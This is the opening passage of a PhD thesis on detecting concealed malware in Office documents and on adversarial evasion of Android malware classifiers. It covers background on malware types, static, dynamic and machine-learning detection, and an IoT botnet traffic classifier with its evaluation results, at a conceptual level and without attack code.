Università degli studi di Cagliari

PhD DEGREE
Electronic and Computer Engineering
Cycle XXXIV

TITLE OF THE PhD THESIS
Analysis and Concealment of Malware in an Adversarial Environment

Scientific and Disciplinary Sector
S.S.D. ING-INF/05

PhD Student: Fabrizio Cara

Supervisor: Prof. Giorgio Giacinto

Final exam. Academic Year 2020/2021
Thesis defence: February 2022 session

Abstract

Nowadays, users and devices are rapidly growing, and there is a massive migration of data and infrastructure from physical systems to virtual ones. Moreover, people are always connected and deeply dependent on information and communications. Thanks to the massive growth of Internet of Things applications, this phenomenon also affects everyday objects such as home appliances and vehicles. This extensive interconnection implies a significant rate of potential security threats for systems, devices, and virtual identities. For this reason, malware detection and analysis is one of the most critical security topics. The used detection strategies are well suited to analyze and respond to potential threats, but they are vulnerable and can be bypassed under specific conditions.

In light of this scenario, this thesis highlights the existent detection strategies and how it is possible to deceive them using malicious contents concealment strategies, such as code obfuscation and adversarial attacks. Moreover, the ultimate goal is to explore new viable ways to detect and analyze embedded malware and study the feasibility of generating adversarial attacks. In line with these two goals, in this thesis, I present two research contributions. The first one proposes a new viable way to detect and analyze the malicious contents inside Microsoft Office documents (even when concealed). The second one proposes a study about the feasibility of generating Android malicious applications capable of bypassing a real-world detection system.

Firstly, I present Oblivion, a static and dynamic system for large-scale analysis of Office documents with embedded (and most of the time concealed) malicious contents. Oblivion performs instrumentation of the code and executes the Office documents in a virtualized environment to de-obfuscate and reconstruct their behavior. In particular, Oblivion can systematically extract embedded PowerShell and non-PowerShell attacks and reconstruct the employed obfuscation strategies. This research work aims to provide a scalable system that allows analysts to go beyond simple malware detection by performing a real, in-depth inspection of macros.
Previous works on Office malware have proved insufficient to address the issue. In fact, they primarily focus on static analysis, which cannot address the complexity of obfuscated malware becoming unfeasible in many cases. Some static and instrumentation-based tools for the analysis of macros are publicly available, but they can analyze only a minority of macros/file formats. Finally, free online sandboxes leverage dynamic analysis approaches to be more effective, but they are significantly slower and do not provide enough information on how macros work.

To evaluate the system, a large-scale analysis of more than 40,000 Office documents has been performed. The attained results show that Oblivion can efficiently de-obfuscate malicious macro-files by revealing a large corpus of PowerShell and non-PowerShell attacks in a short amount of time.

Then, the focus is on presenting an Android adversarial attack framework. This research work aims to understand the feasibility of generating adversarial samples specifically through the injection of Android system API calls only. In particular, the constraints necessary to generate actual adversarial samples are discussed.
Previous work has extensively shown the vulnerability of learning-based detection systems to evasion attacks, including those designed for Android malware detection. An evasion attack consists of creating carefully perturbed malicious samples that can be classified as legitimate by the classifiers. However, a critical problem that has been often overlooked in previous work is the practical feasibility of generating adversarial samples.
To evaluate the system, I employ an interpretability technique to assess the impact of specific API calls on the evasion. It is also assessed the vulnerability of the used detection system against mimicry and random noise attacks. Finally, it is proposed a basic implementation to generate concrete and working adversarial samples. The attained results suggest that injecting system API calls could be a viable strategy for attackers to generate concrete adversarial samples.

This thesis aims to improve the security landscape in both the research and industrial world by exploring a hot security topic and proposing two novel research works about embedded malware. The main conclusion of this research experience is that systems and devices can be secured with the most robust security processes. At the same time, it is fundamental to improve user awareness and education in detecting and preventing possible attempts of malicious infections.

Contents

List of Figures

List of Tables

Listings

Chapter 1

Introduction

The first chapter of this thesis aims to give an overview of the current security scenario in which this work is placed and describe how this thesis is structured. Paragraph 1.1, describes the most critical challenges and threats, giving an overview of the security cyberworld. Then, in paragraph 1.2 the focus is on the discussion of malware attacks from a general point of view. After that, in paragraph 1.3, the contribution and the achievements of this work are discussed. Finally, in paragraph 1.4 there is a description of how this thesis is organized and what it is possible to find in the following chapters.

1.1 Cybersecurity Overview

Cybersecurity is defined as the protection of systems and identities connected to the internet from cyberthreats. The cybersecurity process can be divided into several sections that must be coordinated together to achieve better levels of security. The main ones are application security, data security, network security, business continuity, and physical security.

With solid cybersecurity practices, enterprises and individuals can improve their security posture against malicious attacks designed to steal and destroy valuable information or disrupt systems. To avoid these attacks, enterprises are rapidly changing their security process. Reactive security approaches, in which almost only the biggest well-known threats were mitigated, while lesser-known threats were undefended, is no longer a viable strategy. Nowadays, proactive and adaptive approaches are necessary to keep up with constantly changing security risks. In line with this, enterprises are shifting to a Zero Trust strategy to implement their systems [4]. This model helps prevent security breaches by eliminating the concept of trust in the network architecture so that each internal or external component has to implement security measures to process communications and data exchange [5]. Moreover, as also recommended by the National Institute of Standards and Technology (NIST), adopting continuous monitoring and real-time assessments as part of the risk assessment process with a proactive and Zero Trust-based environment is fundamental to defend against known and unknown threats [6].

Nowadays, the mentioned security strategies are crucial in designing systems. This is because virtual users and devices are rapidly growing, and

there is a massive migration of data from physical supports to virtual storages. Moreover, people are always connected and deeply dependent on information and communications. In line with this, there has been significant growth in the number of online virtual entities during the last decade, including mobile, internet of things, and desktop devices. As shown in Figure 1, according to Statista [1], the number of connected devices went from 8.8 billion in 2010 to 20.8 billion in 2021, and it is expected to be 41.2 billion in 2025.



Figure 1: Distribution of IoT and non-IoT devices from 2010 to 2019 and predictions from 2020 to 2025 [1].

These devices are all connected through the Internet, and they can interact and exchange information. All these actions are performed in a massive and interconnected virtual environment called *cyberspace*. ISO/IEC [7, 8] defined the cyberspace as a "*complex environment resulting from the interaction of people, software, and services on the Internet by means of technology devices and networks connected to it, which does not exist in any physical form*". Such an interconnected system implies multiple security challenges. Moreover, as the number of users increases, the protection of the cyberspace gets more complicated. As reported by multiple technical reports [8, 9], the main trends observed in the cybersecurity landscape are:

- The perimeter security is becoming less relevant due to the expansion of the attack surface. Two main reasons cause this: the rapid move of system infrastructures from on-premises to the cloud and the spreading of the smart working.

- There are new social and economic trends after the COVID-19 pandemic, which will make users even more dependent on the cyberspace. For example, a global research commissioned by Kaspersky performed with a group of 8 000 workers of small and medium-sized businesses across multiple industries has revealed that almost three-quarters of employees (74%) want to rethink pre-COVID-19 ways of working [10].

- Social media platforms are widely used in cyberattacks to gather information about victims or directly perpetrate malicious attacks such as phishing, affiliate scam, or identity theft [11].

- Increase of targeted attacks and massively distributed attacks performed to gain access to sensitive data. In many cases, these cyberattacks are undiscovered or take a long time to be detected. This is because after the infiltration in the targeted system, the attacker move within the network trying to escalate privileges to gain permissions with broader access and acquire valuable data. This process usually takes weeks or even months, and it is often not easy to detect these malicious actions in the multitude of logs and false-positive alerts [12].

All the security trends mentioned above are concurrent in causing a massive increase in the number of cyberattacks in the wild, with which cyberattackers try to gain access to systems performing malicious actions, mainly for lucrative purposes. In the cybersecurity world, there are different types of threats that can put a cyberattack into action. The most common ones are [13, 14]:

- Malware: is a malicious code specifically implemented to breach systems and infect devices in multiple ways, such as encrypting the disk and asking for a ransom, exfiltrating data, or disrupting the system.

- Phishing: is the practice of sending fraudulent communications that appear to come from a legitimate source to steal personal information to be used in other malicious campaigns or valuable data such as bank credentials. Usually, these communications are written with a pattern designed to rush the user into solving the presented personal problem.

- Denial of Service: is a particular attack that aims to flood a device or a network with a massive amount of network traffic to exhaust the resources and the bandwidth of the victim and disrupt the system.

- Man in the middle: occurs when an attacker can intercept the communications between two entities. This allows to not only read potentially

valuable and sensitive information but also to change that information. This practice happens more commonly in public or unsecured WiFi networks.

In this research work, the focus is on malware and how it is possible to mitigate cyberattacks based on malicious software. In the following paragraph, I describe the most critical malware features, with particular attention to a category called embedded malware.

1.2 Malware

As widely stated in multiple threat reports [15, 16, 17], malicious software is one of the most used attack strategies. A malicious software, usually called *malware*, is a harmful entity capable of changing the behavior of a system from the intended behavior. In general, the goals of the cyberattacks performed through malware are systems disruption, sensitive information theft, or getting access to private systems. There are multiple types of malware in the wild. The most commonly used in cyberattacks are:

- Ransomware: most profitable malware in the wild that encrypts victim's data and OS until the ransom is paid.
- File-less Malware: malware that uses native, legitimate tools built into the operating system to execute an attack.
- Spyware: abbreviation for spying software, is one of the most pervasive malware attacks because it collects users activity without their knowledge or consent.
- Adware: kind of malicious software that tracks the user's surfing activity and show unwanted and numerous advertisements.
- Trojans: type of malware that disguises itself as legitimate code or software while it is carrying malicious functionalities.
- Worms: type of malware that targets vulnerabilities in operating systems to install and spread themselves into networks.
- Rootkits: malware that gives malicious actors remote control of a victim's computer with full administrative privileges.
- Botnets: a group of devices infected exploiting a known vulnerability to perform automated tasks on command.

It is worth noting that malicious software can be created as a combination of multiple types of malware. For example, the malware called WannaCry [18] is a type of ransomware that spreads like a worm.

Another consideration is that malware attacks can be *generic* or *targeted*. In a generic cyberattack, the malicious infection attempt is launched toward many users, aiming to successfully infect the highest number of users possible. An example of a generic malware attack is botnets. In a targeted cyberattack, the main goal is to breach companies' or organizations' systems to access their data for lucrative purposes. An example of a targeted cyberattack is a ransomware attack. In table 1, it is possible to find a real-world example for each discussed malware type.

Table 1: Most commonly used malware with real-world examples.

Type	**Real-World Example**
Ransomware	Ryuk
File-less Malware	Astaroth
Spyware	DarkHotel
Adware	Fireball
Trojans	Emotet
Worms	Stuxnet
Rootkits	Zacinlo
Botnets	Mirai

A crucial aspect of every malware type is that the malicious behavior can be implemented to work on different platforms. This is a powerful feature because the same malware (implemented with different tools) can potentially infect multiple devices based on different operating systems. For example, the same spyware attack can be implemented to steal information from an Android mobile device and a Windows desktop device.

Embedded Malware. In this research work, the focus is on malware embedded in an *infection vector* such as multimedia, scripts, and documents. Recent security reports showed an increasing trend in the number of cyberattacks perpetrated embedding payloads in infection vectors[19, 20]. Such vectors are especially useful as victims do not commonly associate these employed formats to severe threats. Moreover, most of these vectors typically use custom languages that allow attackers to conceal the actual payloads easily.

Between 2010 and 2014, the most used infection vector for embedding attacks was PDF due to the numerous vulnerabilities that targeted Adobe Reader [21]. In 2018, security companies showed that there had been an

increment of 1,000% (in one year) of malicious PowerShell payloads [19], with more than 30,000 released in the first quarter of 2019 (in the same quarter of 2018 they were less than 5,000) [22]. During the years 2020 and 2021, the described trend has not changed. In fact, Figure 2 shows that during the year 2021, 55% of the detected exploits used by cybercriminals involved Microsoft Office files. The published security reports showed that such attacks are conveyed mainly by using macros contained in Microsoft Office files (see paragraph 4.1.2 to know more about malicious macros).



Figure 2: Distribution of malware used by cybercriminals during Q2 of 2021 [2].

In particular, this work focuses on two of the most exploited infection vectors: Microsoft Office documents (see Chapter 4) and Android applications (see Chapter 5). These two topics are intertwined because they are both widely employed infection vectors with embedded malware whose malicious content can be heavily concealed using a code obfuscation strategy (see paragraph 2.2.2).

Android Malware. It is worth noting that the graph in Figure 2 shows a very low detection percentage (about 6%) of Android exploits. This is because cyberattacks in Android are usually perpetrated by making the victim install a malicious application using one of the following techniques [23]:

- Repackaging: consists of taking a benign application, adding malicious content, and loading the new tampered application in online Android applications sources from which victims might download it. A real-world example are Android banking applications [24].

- Update: consists of apparently benign applications that during runtime retrieve or download malicious contents or perform fraudulent actions such as signing up for unwanted subscriptions [24].

- Drive-by download: consists of employing ads, message boxes, or links to redirect the user to malicious sources where it is hinted the download of malicious software or files.

While the first technique is easier to detect, the last two can be trickier to identify unless they are well known by malware detectors. This is because, generally, these applications do not have any malicious traces.

1.3 Contributions

Considering the security scenario described in the previous paragraphs, the primary research purposes that motivated my Ph.D. are exploring new viable ways to analyze embedded malware and the study of practically generating such malware with the capability of evading the classification. This is done to improve the security landscape in both the research and industrial worlds. These two research topics have been explored with two different software: Microsoft Office documents and Android applications. This has been done for three main research reasons:

1. There are few research works on the analysis of malicious contents embedded in Microsoft Office documents. The available ones exhibit clear technical and logical limitations, thus becoming unfeasible to analyze many documents with different characteristics (see the related works on this topic in paragraph 4.4). This is not valid for what concerns Android, for which it is possible to find multiple research work on the stated topic.

2. There are multiple research works about classification systems based on machine learning for the Android environment [25, 26, 27] that can be used to test the feasibility of generating evasive applications.

3. For both Android applications and Microsoft Office documents, it is feasible to find reliable data using reliable sources such as VirusTotal [28].

Based on these assumptions and research purposes, the proposed Ph.D. thesis explores two main topics:

- The analysis strategies and methodologies to detect malicious attacks by discussing the already existent detection strategies and by proposing an innovative analyzer system for malicious Microsoft Office files with malicious content embedded.

- How an attacker can invalidate detection systems by discussing malware concealment and adversarial attacks and proposing a study to evaluate the feasibility of generating adversarial samples capable of evading the classification of a machine learning-based detection system.

In line with this, in this thesis, I present two research works about Microsoft Office malware analysis and Android adversarial attacks. For Microsoft Office malware analysis, presented in Chapter 4, my contribution is total and includes data curation, methodology design, software development, validation and, writing. For the work about Android adversarial attack [29], presented in Chapter 5, my contribution is substantial and includes methodology design, software development, and writing.

Moreover, throughout this work of thesis, I present extracts of other contributions as stated in the following:

- In paragraph 2.1.3, to better understand how a machine learning-based detection system works, I provide a practical example of a classification system for botnets in the Internet of Things environment. Among others, this classification system is part of an important project on which I have worked during my experience as a doctoral student.

- In paragraph 2.2.2, I describe the PowerShell language and how it is possible to perform an attack with this tool, re-elaborating an extract of a publication I contributed [30].

1.4 Organization

In this thesis, I firstly discuss detection strategies and attacks scenarios. Then I explore the most used code obfuscation techniques. Finally, I propose two research works. The first one shows an innovative detection strategy for Microsoft Office files with embedded malicious PowerShell code. The second one is about exploring some methodologies to create adversarial samples of malicious Android applications. The following chapters are organized as follows:

- In Chapter 2, I discuss the existent strategies for malware detection, starting from static and dynamic analysis and going through machine learning-based detection systems. Then, I explore two attack scenarios: the first is about adversarial attacks on the Android platform, the second concerns PowerShell attacks in Microsoft Windows systems. These two attack scenarios are strongly related to the two research works proposed in Chapter 4 and Chapter 5.

- In Chapter 3, I discuss the code obfuscation main strategies. Then I go through two malware concealment attack scenarios related to the research work about Microsoft Office malware analysis, presented in Chapter 4. The first scenario is about Visual Basic Code Obfuscation related to the obfuscation of Microsoft Office macros. The second scenario is about multi-layer obfuscation attacks related to PowerShell.

- In Chapter 4, I present the first research proposal of this thesis about Oblivion, a dynamic analyzer for Microsoft Office files with malicious code embedded. In this work, I discuss the structure of Microsoft Office macros, how it is possible to infect a system with embedded malware, and I propose a system to mitigate this phenomenon. This work aims to provide a scalable system that allows analysts to go beyond simple malware detection by performing an accurate, in-depth inspection of real Microsoft Office documents

- In Chapter 5, I present the second research proposal of this thesis about the development of evasive Android applications capable of bypassing the detection of a machine learning-based system. In this work, I discuss adversarial scenarios giving an overview of the feasibility of creating evasive Android malicious applications. This work aims to demonstrate that, unless adversary countermeasures are taken, it is trivial for an attacker to create a malicious application capable of being detected as benign.

- In Chapter 6, I discuss the conclusions along with considerations.

Chapter 2

Malware Analysis and Attacks Scenarios

This second chapter aims to give an overview of how it is possible to detect malicious software using traditional analysis approaches (see paragraph 2.1.1) and machine learning-based approaches (see paragraph 2.1.2).

Then, I discuss two attack scenarios that are deeply related to what is described in Chapter 4 and Chapter 5. The first one, presented in paragraph 2.2.1, focuses on adversarial attacks targeting machine learning-based detection systems. This is discussed firstly in a general way, and then I discuss a specific case concerning the evasion attack in the Android platform. The second one, presented in paragraph 2.2.2, describes PowerShell attack scenarios. This topic is presented firstly in a high-level way, and then I report a specific case of PowerShell malware.

2.1 Detection Strategies

Cyberattacks are a real security issue for the devices in the cyberspace. This is because a great variety of malware families has been released in the wild, each with several peculiarities. In the following paragraphs, I will discuss two different analysis approaches that are generally used to mitigate this issue. The first approach is based on the traditional strategies and includes static and dynamic analysis. The second one is based on machine learning algorithms.

2.1.1 Static and Dynamic Analysis

Static and dynamic analysis are considered traditional strategies because they have been well consolidated and used for decades. Static and dynamic analysis are at the basis of the Microsoft Office analyzer that I present in Chapter 4. These two strategies differ in the methodology used to analyze a sample.

Static analysis is based on disassembling a program and scanning its components to find malicious traces without executing the program itself. A malicious trace is a sequence of bytes (which can be translated, for example, to a series of instructions) with which it is possible to detect a particular malware family. Different research works have been published on this type of analysis. Concerning the Android environment, Feng et al. [31] proposed Apposcopy, a detection tool that combines static taint analysis and intent

flow monitoring to produce a signature for Android applications. Arzt et al. [32] proposed FlowDroid, a security tool that performs static taint analysis within the single components of Android applications. Concerning the Microsoft Windows environment, Lu et al. [33] proposed to detect malicious Office instructions by performing static analysis of the files to extract different features. The authors employed machine learning on features extracted from these characteristics to perform the detection of malicious components.

Static analysis is quick, and it requires low computational resources and time. For this reason, it can be implemented on mobile devices as well. However, this technique is subject to high rates of false positives. The reason is that to perform static analysis, it is necessary to know a malicious trace in advance, so this detection method may be easily evaded by obfuscating the code.

Dynamic analysis executes and monitors a program in a controlled environment (i.e., sandbox or virtual machine). The goal is to inspect the interactions between the program and the operating system to retrieve all the suspicious behaviors. Concerning Android, multiple strategies have been proposed for this type of analysis. Tam et al. [27] proposed CopperDroid, a dynamic analyzer that aims to identify suspicious high-level behaviors of malicious Android applications. Zhang et al. [34] proposed VetDroid, a dynamic analysis platform to detect interactions between the application and the system by monitoring of permission use behaviors. Concerning the Microsoft Windows environment, Schreck et al. [35] used dynamic analysis to inspect Office files by executing them in multiple sandboxes (till Office 2007). They observed the system call traces generated during the execution, as well as the Assembly instructions employed by payloads.

Dynamic analysis is more challenging to implement. It requires more computational resources and time to be executed. This is why dynamic analysis cannot be implemented on a mobile device. However, it has better performances in detecting well-known and never-seen malware families.

2.1.2 Machine Learning-based Analysis

Nowadays, machine learning-based systems have become widely employed to detect whether or not an application is malicious [36, 25, 37, 26]. This is because these algorithms can identify particular patterns by analyzing specific application behaviors, such as resource usage, system calls, and specific permissions. A pattern is defined as a collection of features that may describe a particular behavior uniquely. Hence, once the malicious patterns are defined, it is possible to identify all the applications that fall into those patterns and classify them as malicious. Generally, the features used for the

classification of patterns are gathered using static or dynamic analysis.

As shown in Figure 3, to create a detection system based on machine learning, a dataset D is required. Each sample $x \in D$ is described by a set of features $x = (f_1, f_2, ..., f_n)$ and a label contained in a set of predefined classes $x \rightarrow y \in Y$. The dataset D is divided into training set D_{train} and test set D_{test}. During the training phase, D_{train} is used to find a discriminant function f minimizing the classification error given by the used loss function (i.e., squared-error). After that, D_{test} is used to assess the performance of the classification system in terms of accuracy and number of false positives. These evaluations are fundamental to tuning the classification system to reach better results. After the training phase, the detection system can be used to classify new samples. The resulting classification system is defined as [38]:

$$f : X \rightarrow Y \tag{1}$$

where the classification algorithm f assigns samples represented in a feature space $x \in X$ to a label in the set of classes $y \in Y$.



Figure 3: Machine learning-based system training and classification.

The discussion above and the following real-world example about machine learning-based classification systems is a fundamental background for Chapter 5. This chapter discusses a detection system based on a machine learning algorithm to detect malicious Android applications.

2.1.3 Real-world Classifier for IoT traffic

To better understand how a machine learning-based detector works, I provide a practical example of a classification system. The design and implementation of this detection strategy represent a contribution of this thesis. Moreover, the following system is part of a broader project on which I have

worked during my experience as a doctoral student in collaboration with the Astrolavos research laboratory at the Georgia Institute of technology [39].

The goal of the classification system is to detect malicious activities in the network traffic generated by Internet of Things devices. Internet of Things (from now on, `IoT`) describes the interconnection of physical objects (embedded with sensors and actuators) over the internet. As stated in paragraph 1.1, the significant increase of interconnected devices and applications implies multiple security issues. One of the most common attacks on IoT devices is through the spreading of botnets. Botnets are a network of hijacked computer devices used to carry out various scams and cyberattacks, such as DDoS attacks and phishing campaigns [40]. Some of the most commonly used botnets are Mirai [41], Hajime [42], and Mozi. Generally, a botnet infection and attack follows these steps [43]:

1. An infected device, called bot, performs a scan of the network using TCP or UDP transmissions.

2. If, during the scanning phase, an open port on a device is found, the bot engages in a brute-force attack to discover the default credentials. This type of attack often works because IoT devices are usually weakly configured and cannot be protected using robust security measures due to a lack of resources in terms of computation and power.

3. After the bot gets access to the IoT device, it retrieves the infected device's characteristics and sends them to the command and control (from now on, `C&C`).

4. The C&C sends an attack command to infect the discovered IoT device. The infection is usually performed by instructing the targeted device to download and execute a malicious binary.

5. Once the malicious binary is executed correctly, the IoT device becomes a bot, which is included in the botnet. After that, it can infect other devices, and it can be used to perform malicious activities, such as DDoS attacks and phishing campaigns.

Based on this attack scenario, which is generally common to all botnets, the goal of the presented classification system is to detect botnet-related activities in the network traffic generated by IoT devices. The most critical aspect is to individuate a classification pattern for network traffic generated by botnets and other types of traffic, such as the traffic generated by non-IoT malicious devices and benign devices. As shown in Figure 4, a dataset

composed of 3 653 samples have been used to achieve this goal. The dataset includes traffic about multiple IoT malware families, generic malware (i.e., non-IoT related malware), and generic benign (i.e., non-IoT related benign). Four families have been analyzed concerning the malicious IoT traffic: Mirai, Gafgyt, Hajime, and Mozi. Each sample contains one hour of traffic.



Figure 4: IoT samples distribution, including IoT malware, generic malicious, and generic benign traffic.

Once the dataset was defined, I investigated a viable classification pattern to identify the different families correctly. To do so, starting from the state-of-the-art [44, 45, 46, 47] and performing static analysis of the traffic, I retrieved the set of possible features that are most suitable to detect the different types of samples and families. After that, I excluded all the correlated ones. The following features have been finally used in the evaluation phase:

Table 2: Features used to discriminate between different IoT malware families.

Type	Description
IP number	Number of different contacted IP addresses
BGP number	Number of different contacted BGP addresses
Destination Diversity	Diversity rate of the contacted networks
Ports Number	Number of different used ports in the flows
Ephimeral Ports Ratio	Used random ports ratio (ports > 1024)
TCP Flows Number	Number of initialized TCP flows (TCP handshake)
TCP Failed Flows Number	Number of initialized TCP flows without response
UDP Flows Number	Number of initialized UDP flows
UDP Failed Flows Number	Number of initialized UDP flows without response
Total Bytes Exchanged	Number of sent and received bytes
Bytes Ratio	Ratio of bytes exchanged in the flows
Packets Ratio	Ratio of Packets exchanged in the flows
Flow Time Mean	Arithmetical mean of the duration of all flows

A Random Forest classifier [48] has been trained and tuned using the features and the dataset described above. This algorithm is based on a supervised learning approach, which means that data and labels must be known before creating a model to generate predictions or classify samples. In the training phase, 30% of the dataset has been used for the testing, and 70% of it has been used to train the classifier. In Figure 3, it is possible to find the classification report for the classification system.

Table 3: Classification report for the detection of IoT malicious traffic using a Random Forest classifier.

Family	Precision	Recall	F1-score	Support
Generic Malware	1.00	0.99	1.00	296
Generic P2P benign	1.00	1.00	1.00	119
IoT Malware Gafgyt	0.88	0.87	0.87	149
IoT Malware Hajime	1.00	1.00	1.00	134
IoT Malware Mirai	0.92	0.92	0.92	281
IoT Malware Mozi	0.94	0.99	0.96	100
Accuracy			0.96	1068
Macro Avg	0.96	0.96	0.96	1068
Weighted Avg	0.96	0.96	0.96	1068

The classification report is generally used to measure the quality of predictions for a classification algorithm. This means how many predictions are true or false in terms of true positives, false positives, true negatives, and false negatives. The classification report shows the following classification metrics:

- Precision: indicates what percent of predictions are correct in terms of how many positive labels have been assigned to an instance that is actually negative.
- Recall: indicates the percentage of positive cases the classifier caught regarding how many positive instances have been correctly found.
- F1-score: indicates what percent of positive predictions made by the classifier are actually correct. This score is defined as the harmonic mean of precision and recall.
- Accuracy: indicates the percent of correct prediction with respect to the total number of predictions made.

Another information about the classification system is the *support*. This parameter indicates the number of samples of the related class included in the training dataset. The support must be balanced for all classes. In fact, imbalanced support in the training data may indicate structural weaknesses in the reported scores of the classifier.

As shown in Table 3, the evaluation of the system using the test set indicates that the system's accuracy in correctly classifying samples is 96%, which is a great result.

2.2 Attack Scenarios

The number of cyberattacks in the wilds is constantly increasing. To mitigate this problem, researchers have been studying and designing different detection methodologies, some of which are well consolidated and others still under improvement. Keeping up with the frequency of new malware variants is a challenging task. This is one of the main reasons attackers can break systems and get access to confidential information. In line with this, during my experience as a Ph.D. researcher, I focused on two types of attack scenarios related to adversarial machine learning and PowerShell. I discuss these two scenarios in the following paragraphs in relationship with the two research works presented in Chapter 4 and Chapter 5.

2.2.1 Android Adversarial Attack

As described in paragraph 2.1.2, machine learning-based classification systems are widely employed to detect malicious activities in a device. Although these systems are widespread, they carry some intrinsic vulnerabilities. As pointed out by multiple research works [49, 50, 51], machine learning algorithms are generally tested with datasets whose samples have the same probability distribution. This means that machine learning classifiers that do not employ any adversary-aware approach are vulnerable to well-crafted attacks that violate this assumption. This scenario is called adversarial machine learning.

For what concerns the security of Android, in an adversarial approach, the training phase of a machine learning detection system has to be conducted proactively, trying to simulate and anticipate possible attacks using threat modeling techniques. These techniques require [38, 52]:

1. Vulnerabilities assessment: inspection of the detection system to summarize all the potential vulnerabilities. This phase is the most important, and it is usually performed using a threat modeling framework.

2. Impact analysis: for each vulnerability of the detection system, it is fundamental to understand what impact a potential attack that exploits this vulnerability would have. This is usually related to the effort and the costs for a malicious entity to perform the attack.

3. Countermeasures: once the existing vulnerabilities and their impacts on the Android system are known, it is possible to establish which vulnerabilities have to be fixed to mitigate potential cyberattacks in relationship with their impacts and risks.

Considering that Android systems usually carry out multiple sensitive and personal information, it is fundamental to design the machine learning detection system proactively. This type of design approach profoundly depends on the considered attack scenario. The typical main aspects to consider when modeling an adversarial scenario are the following:

- Attacker's goal: consists of pursuing an indiscriminate or targeted attack. In the first case, the attacker is generically interested in having the samples misclassified. In the second case, the goal is to have specific applications classified as a target class. For example, in a generic evasion attack, attackers take a malicious Android application and manipulate its features to lead the machine learning-based classifier to misclassify the malicious sample as a benign one.

- Attacker's knowledge: is the level of knowledge about the classification system that an attacker has. Let's consider a knowledge parameter Φ representing the amount of information about the target detection system. This is usually related to three parameters: the dataset of Android applications D, the feature space X used to describe the applications and the classification function f.

